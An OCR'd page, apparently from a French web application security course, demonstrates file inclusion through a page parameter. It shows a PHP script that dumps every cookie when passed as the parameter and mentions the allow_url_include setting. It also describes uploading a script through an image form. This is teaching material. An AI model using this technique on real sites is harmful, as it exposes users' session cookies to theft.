
SECURITE DES APPLICATIONS - Injection de CODE

Le menu contient un lien vers une page de contact.

On voit dans l'url qua la page y est passé en paramètre :



On peut donc tenter de pirater le site en injectant un script à nous !

Créez un script PHP avec le code ci-dessous :

```php
<p> -------------- DEBUT DU HACK -------------- </p>
<?php
    $cookies = array_keys($_COOKIE);
    foreach($cookies as $cookie) {
        echo $cookie, ": ", $_COOKIE[$cookie],"<br/>";
    }
?>
<p> --------------  FIN DU HACK  -------------- </p>
```

Ce script récupère toutes les valeurs des cookies enregistrés par le site.

Il ne reste plus qu'à passer le script en paramètre :

Note : cette manipulation fonctionne car vous êtes en local. Aujourd'hui, heureusement, la plupart des serveurs interdisent l'exécution de script PHP hébergé sur un site distant, grâce à l'option ***allow_url_include*** (https://www.php.net/manual/en/filesystem.configuration.php).

C'est pourquoi, dans ce type d'attaque, le hacker va chercher à uploader un fichier en local grâce à un formulaire d'upload d'images par exemple. Il n'aura plus qu'à retrouver le dossier d'upload pour obtenir le chemin relatif du fichier …